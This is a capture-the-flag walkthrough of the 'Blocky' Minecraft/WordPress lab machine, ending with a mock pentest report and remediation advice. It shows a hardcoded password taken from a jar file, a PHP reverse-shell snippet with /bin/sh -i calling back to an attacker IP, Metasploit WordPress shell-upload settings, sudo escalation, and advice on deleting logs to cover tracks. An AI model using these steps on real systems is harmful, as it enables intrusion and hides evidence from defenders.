
Blocky


Ursa



Contents


1 Overview

Hello there, this box is simple but teaches a nice bit about tracking and keeping credentials as well as how to secure them (it's simpler than you think), and some tricks with bypassing Wordpress' PHP upload for getting a reverse shell. The machine itself is a Minecraft server, so shouldn't be seen as a "production" machine in the strictest sense of the term because of the context the box is running on, but we can treat it like a production device anyway. There are plenty of user and root owns, so we'll focus on learning what we can rather thatn trying to attempt a speed-run. Grab your pickaxe and let's get to work.



2 Walkthrough

2.1 Scanning



Nmap Our first scan is an nmap scan with our usual options:


```
sudo nmap -sS -sV -sC --script=vuln -v blocky.htb > blocky-scan
```

The results show open ports (except for the last one which we'll go over in a second):


21	22	80
8192		25565


The screenshot shows the result from a wordpress-user scan in the –script=vuln series of scans. The mix of the box name, Blocky, with the name of the user, Notch, gives a broader picture of the type of machine this challenge covers. To confirm our suspicions that this machine runs a specific service, we can ping the port 25565, which is the port that Minecraft uses for multiplayer servers. Also going to the website on port 80 gives an indication that it's a Minecraft server, but this is more big brain. The server is a default setup and really old, but we can use Forge (a third-party client) to create a profile for the game and log into the server. This is ultimately a waste of time, since we can't log in, but it was worth a shot to jump in and make a small dirt hut to commemorate the new discovery. We'll go ahead and run a directory & file scan instead to see what other information we can get on the server.


Ffuf The ffuf utility is probably my favorite tool when it comes to directory and file fuzzing online since it's fast, light, and just works without any issues. When it comes to the wordlist we would use to uncover hidden stuff, I've recently switched from wfuzz's megabeast wordlist (which I still use from time to time) to dirbuster's medium wordlist because it has so many possible directory names which end up being more realistic than other wordlists. The results of the scan show a number of interesting directories right from the start:



The /wiki directory shows a page that states that the wiki is under construction, and the /wp-content shows a blank page (it's filled with other directories if you want to specify . . . /wp-content/FUZZ, where the ". . . " is the url. The most interesting directory we've come across so far is the /plugins directory, which shows a few files. Minecraft plugins are additional modules that server owners can add to servers to improve upon the base game or add some more functionality, like McMMO, a really cool plugin that you should add to your server (if you host one) or like the griefprevention plugin that we find in the directory. BlockyCore.jar doesn't seem to be a normal plugin, so we should save this one for decompilation and see what's inside. There's also a /phpmyadmin directory, which could come in handy later. For the moment, let's move onto trying to break in since we have a user: notch and a file to unpack which might have additional credentials.








```
com/myfirstplugin » strings BlockyCore.class
com/myfirstplugin/BlockyCore
java/lang/Object
sqlHost
Ljava/lang/String;
sqlUser
sqlPass
<init>
Code
        localhost
root
8YsqfCTnvxAUeduzjNSXe22
```

If you use ranger like me, you should be able to see the contents of the .jar file without decompiling it, and we can see that there's only one class file with a path that illustrates that it's their first plugin (maybe they're not too security conscious). Since a .jar file is basically a .zip file with added metadata, so we'll run the command unzip –d /BlockyCore BlockyCore.jar to get the individual class file and manifest. If we run strings on the BlockyCore.class file, we can see a few things of interest, most notably the username root and a password: 8YsqfCTnvxAUeduzjNSXe22 which will come in handy when we try to get a foothold on the machine.

If you collect a numerous amount of credentials during your engagements, it may be beneficial to create a username file with all the usernames you've collected as well as a password file with all your passwords. During certain activities, you can mix and match these credentials to log in where you normally couldn't. Some organizations tend to have organizational passwords for some services shared between different users, and even though it's not likely that a professional organization maintains a Minecraft server on their production network, it's always worth a shot.

2.2 Gaining Access

The Easy Way There are two ways that we can gain a foothold onto the system. The first way, which is the simplest, is to try logging into ssh with either user from our username file and the password that we found in the class file before. As we can see from the figure, the root username doesn't fit too well with the password we found, but the username notch works very well and we have access to the system.

```
com/myfirstplugin » ssh root@blocky.htb
root@blocky.htb's password:
Permission denied, please try again.
root@blocky.htb's password:

com/myfirstplugin » ssh notch@blocky.htb
notch@blocky.htb's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Mon Feb 15 21:29:27 2021 from 10.10.14.6
notch@Blocky:~$
```

The Hard Way There's also a hard way to get into the system if you're into that sort of thing. If we keep in mind the credentials from the class file, we can try to use them on the /phpmyadmin login portal on the website, or the password with the username we found in the nmap scan. Originally, the credentials were meant for the SQL server running on the machine, but at times the person responsible for setting up the SQL service assume that they should use their system credentials for the database service. After we have access to the phpmyadmin site as root, we can go ahead and look around the database. The database that handles the WordPress CMS has some credentials inside which we can change to login to the /wp-admin portal.

An issue we come across in this process is replacing the hash that's in the password portion of the record. Using hash-identifier, we can see that it's a special version of MD5 that WordPress uses. By finding a WordPress Hash Generator online, we can change whatever hash is in there to the MD5 version of "Elytra69". As soon as we get that taken care of, we can log in without any further issues.

```php
<?php

    set_time_limit (0);
    $VERSION = '1.0';
    $ip = '10.10.14.6';
    $port = 42069;
    $chunk_size = 1400;
    $write_a = null;
    $error_a = null;
    $shell = 'uname -a; w; id; /bin/sh -i';
    $daemon = 0;
    $debug = 0;
```

Now that we're in, we need to get a reverse shell; if we try to upload anything though, we get an error from WordPress telling us that we can't do that because it's insecure. We'll just have to add in our own PHP code and reverse shell manually. In the left-side menu, under appearance, then editor, we're brought to a text editor; if we choose the "header.php" file on the right, we can add the code for our reverse shell. I'm just going to use Metasploit because meterpreter is an awesome tool to have handy.

```
Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   Elytra69         yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.37      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME   Notch            yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.6       yes       The listen address (an interface may be specified)
   LPORT  42069            yes       The listen port
```

2.3 Maintaining Access

This is the part of the writeup where I tell you that you should be taking carefully considered notes; that's a lie, take notes on every little thing you do, since you'll probably need it later. Either you'll look for it after the fact to try something similar on another challenge machine, or you'll be stuck in a certain part of the same challenge looking for the credentials you used not even 5 minutes prior. This is something you'll want to do on every engagement and is a deciding factor when you're taking a certification exam like the OSCP. To maintain access to the machine, you'll want to keep whatever credentials you used to login and keep them safe. There are great utilities for notekeeping, like CherryTree, OneNote, or Scrivener (it's paid and usually used for writing books; check it out anyway). In addition to text notes, you should also take screenshots or make diagrams to further supplement your reference material.

2.4 Escalating Privileges

Regardless of how you got into the machine, you're in now and we can move onto the next part. The user.txt file is in /home/notch, and now we're set on escalating privileges to root. Some people may think that enumeration is only set for the start of an engagement and that you can work with the knowledge that you gained from that one interaction to carry you through the rest. In some cases that's true, but for the most part you'll want to suck it up and enumerate more. If you're in a strange house, you'd want to look around every room to get a feel of the place and note things that you should and shouldn't touch; think of changing environments as walking into another room, with wonders and dangers both present. There are a few things I like to do per "environment" while I'm on the system:

- Use the sudo -i command to check the line we can't cross
- Look for user and world-writeable files
- Check the system for other information like running processes and network services
- If you can't move vertically, move laterally

Luckily for us, we don't need to move down the line too far, since issuing the sudo -i command prompts us for our password and we're elevated to root. Neato! The root hash is present in root's home directory so just cat it and let's clean stuff up!

2.5 Covering Tracks

Depending on which path you decide to take will determine how much clean-up work you'll have to do. We can start from the beginning since we have root privileges and work our way to the end. If there were any changes made to the /phpmyadmin or wp-admin pages, we'll start there. Replace the password we gave to the Notch user with the old one (you saved it, right?), and make those changes to the database, then delete the entries in the server logs. Access logs for the www-data and/or notch users can be deleted as well (you can find these in /var/log). If you made any temporary directories, then those should go next. Finally access logs for the root user can be deleted before leaving the system. Now we're done, and you can work on the next challenge; Congratulations!

3 Conclusion

3.1 Final thoughts

Thank you very much for taking the time to read this writeup; I hope you've learned something valuable. I'm always open to reviews, suggestions, or criticism if there's something you'd like to see changed or written about. You can also find these writeups in Spanish and Japanese for readers to make some peoples' lives easier, so please feel free to share these with them if you think they'll help! On the next page is a minimal project document which covers remediation, tools used, and other things you'd want to make a note of when writing documentation for an actual engagement; I hope that helps as much as the walkthrough. Again, I appreciate your time, and I hope you have a great day. Happy Hacking!

3.2 Tracking & Reporting

Customer Arrexel

Documents A scope of work and non-disclosure agreement are needed for this engagement (not included, use your imagination)

Engagement

- Type - Black Box
- Scope - Remote, WebApp, App
- Timeline:
  - From: Feb 15, 2021
  - To: Feb 15, 2021
  - Status Updates: None

Infrastructure A single server running Ubuntu Linux

Test Accounts "Snorf", a copy of the "Notch" Wordpress user

Objectives

- Obtain a foothold
- Obtain the user hash
- Escalate privileges to root user
- Obtain the root hash

Tasks

- Enumerate the system's running network services and the public-facing web presence
- Exploit the vulnerability present on the web-app (if any)
- Obtain a foothold onto the server
- Exfiltrate user hash
- Escalate privileges to root user via direct escalation or after a few iterations of lateral escalation
- Exfiltrate root hash
- Cover tracks

Tools

nmap	ffuf	wfuzz	dirbuster	SQL
WordPress hash	PHP	MSFConsole	MSFVenom	unzip
ranger	strings	leafpad	CherryTree	cat
ls		sudo		find

Findings On initial enumeration, I found that a public-facing directory contained a file with credentials. These credentials were used in multiple places to log into the various services on the server such as phpmyadmin and WordPress. I was able to change the admin password for the Wordpress service. In the system, I was able to use the sudo -i command to immediately escalate privileges to root. The root and user hashes were able to be exfiltrated without any issues.

Recommendations

- Remove the /plugins directory from the public-facing web service
- Don't place sensitive information into any public-facing files
- Don't place credentials into software
- Enforce the use of separate passwords for different services
- Don't allow users sudo privileges; have only one admin account in the wheel group